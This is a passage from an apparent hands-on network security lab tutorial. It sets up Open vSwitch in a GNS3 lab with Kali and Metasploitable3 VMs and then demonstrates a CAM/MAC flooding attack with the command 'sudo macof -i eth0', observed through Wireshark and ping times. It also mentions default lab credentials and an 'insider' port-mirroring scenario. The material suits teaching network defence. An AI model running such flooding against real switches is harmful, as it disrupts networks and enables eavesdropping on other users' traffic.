


Figure 5 – Select Open vSwitch

5.5. Select “Install the appliance on the GNS3 VM (recommended)” and press ‘Next’




Figure 6 – Select run on GNS3 VM

5.6. Click 'Finish' on the next screen

6. Delete the BLUE switch in our environment, add the new Open vSwitch, and reconnect all the devices




Figure 7 – remove the old switch and replace it with the new one

7. Move the Kali VM to the BLUE environment and connect it to the Open vSwitch




Figure 8 – Move Kali

8. Start all the Machines




Figure 9 – Turn on all devices

9. Verify each device obtained an IP address from the DHCP server. It would be a good idea to write these IP addresses down

> NOTE: Remember, in the Metasploitable3 VMs, the username is *vagrant,* and the password is *vagrant*

Phase II – CAM Flooding

Switches contain a table of MAC addresses stored in the Content-Addressable Memory (CAM). The CAM shares

properties with RAM in that the information is short-lived and easily overwritten. This attack has been around for decades. Older hackers call this attack 'MAC flooding'.

The idea is pretty simple. The attacker sends so many MAC address updates that the CAM becomes overwhelmed, and the only way to stay functional is to pass all packets to every port. The attacker has effectively turned the switch into a hub, and now the attacker can monitor all the traffic flowing through the switch.

1. Right-click on the cable between the switch and the router to open a Wireshark session

2. Navigate to the Ubuntu Desktop (or Tiny Core) and ping one of the Metasploitable3 VMs. In this case, we are pinging the Metasploitable3-Linux VM (200.200.200.7). Be sure to check the IP address of the machine in your environment as it might be different

```
ping 200.200.200.7
```

3. Note that Wireshark capture does not report the pinging between our desktop (200.200.200.9) and the Metasploitable3-Linux VM (200.200.200.7)

	Time	Source	Destination	Protocol	Length	Info
117	217.598883	200.200.200.5	224.0.0.22	IGMPv3	54	Membership Report / Leave group 224.0.0
118	217.598888	200.200.200.5	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0
119	217.598893	fe80::69f5:8d87:162…	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
120	217.598899	fe80::69f5:8d87:162…	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
121	217.598903	PCSSystemtec_86:c2:…	Broadcast	ARP	42	Who has 200.200.200.1? Tell 200.200.20
122	217.608457	0c:29:11:48:00:02	PCSSystemtec_86:c2:…	ARP	42	200.200.200.1 is at 0c:29:11:48:00:02
123	217.700859	fe80::69f5:8d87:162…	ff02::1:3	LLMNR	94	Standard query 0x4981 ANY vagrant-2008
124	217.702123	200.200.200.5	224.0.0.252	LLMNR	74	Standard query 0x4981 ANY vagrant-2008
125	217.747971	200.200.200.5	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0
126	217.749259	fe80::69f5:8d87:162…	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
127	218.012134	PCSSystemtec_24:fc:…	Broadcast	ARP	60	Who has 200.200.200.1? Tell 200.200.20
128	218.012563	0c:29:11:48:00:02	PCSSystemtec_24:fc:…	ARP	42	200.200.200.1 is at 0c:29:11:48:00:02
129	218.016371	200.200.200.7	150.150.150.254	DHCP	342	DHCP Request - Transaction ID 0x5e54b
130	218.028204	150.150.150.254	200.200.200.7	DHCP	342	DHCP ACK - Transaction ID 0x5e54b
131	222.587950	0c:29:11:48:00:02	PCSSystemtec_86:c2:…	ARP	42	Who has 200.200.200.5? Tell 200.200.20
132	222.594001	PCSSystemtec_86:c2:…	0c:29:11:48:00:02	ARP	42	200.200.200.5 is at 08:00:27:86:c2:c6
133	223.069435	0c:29:11:48:00:02	PCSSystemtec_24:fc:…	ARP	42	Who has 200.200.200.7? Tell 200.200.20
134	223.076043	PCSSystemtec_24:fc:…	0c:29:11:48:00:02	ARP	60	200.200.200.7 is at 08:00:27:24:fc:9c
135	224.080672	200.200.200.7	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.l
136	242.755966	fe80::e29:11ff:fe48…	ff02::1	MNDP	211	5678 → 5678 Len=149
137	242.762120	200.200.200.1	255.255.255.255	MNDP	191	5678 → 5678 Len=149
138	242.766289	0c:29:11:48:00:02	CDP/VTP/DTP/PAgP/UD…	CDP	123	Device ID: Chapter42 Port ID: ether3
139	242.769104	0c:29:11:48:00:02	LLDP_Multicast	LLDP	160	MA/0c:29:11:48:00:00 IN/ether3 121 Sys
140	253.493793	200.200.200.7	200.200.200.255	BROWSER	288	Host Announcement METASPLOITABLE3, Wor
141	257.716167	fe80::a00:27ff:fe24…	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipp._tcp.lo
142	272.812246	fe80::e29:11ff:fe48…	ff02::1	MNDP	211	5678 → 5678 Len=149
143	272.815194	200.200.200.1	255.255.255.255	MNDP	191	5678 → 5678 Len=149
144	272.818455	0c:29:11:48:00:02	CDP/VTP/DTP/PAgP/UD…	CDP	123	Device ID: Chapter42 Port ID: ether3
145	272.820377	0c:29:11:48:00:02	LLDP_Multicast	LLDP	160	MA/0c:29:11:48:00:00 IN/ether3 121 Sys

Figure 10 – Pinging the Linux VM

4. Note the round-trip speed of the pings as observed on the desktop. In our example, the pings are

an unrealistic 3-10 milliseconds




Figure 11 – Pings from the desktop

5. Navigate to the Kali VM and open a terminal

6. Launch the CAM flood attack by typing

```
sudo macof -i eth0
```

7. You will see all the MAC addresses being generated




Figure 12 – MAC addresses

8. You will also see the MAC addresses in the Wireshark capture, meaning our attack was successful, and the switch is overwhelmed and is passing the MAC addresses and flooding the CAM table




Figure 13 – Wireshark showing the packets

9. Navigate to the desktop VM and observe the round-trip times. In our example, the round-trip time increased from 3 milliseconds to 6 seconds! Therefore, there is a significant amount of traffic being routed through all the lines connected to the switch.




Figure 14 – View ping times at the desktop again

10. Unfortunately, GNS3 is an emulator, and the switch is software-based, so background mechanisms prevent us from truly overwhelming the switch. However, we can simulate that so you can see what it would look like on Wireshark

11. Port mirror the switch

    11.1. In our scenario, we have an insider in our target's infrastructure and they are going to mirror the physical ports so we can observe them.

    11.2. Open the console for the OpenVswitch

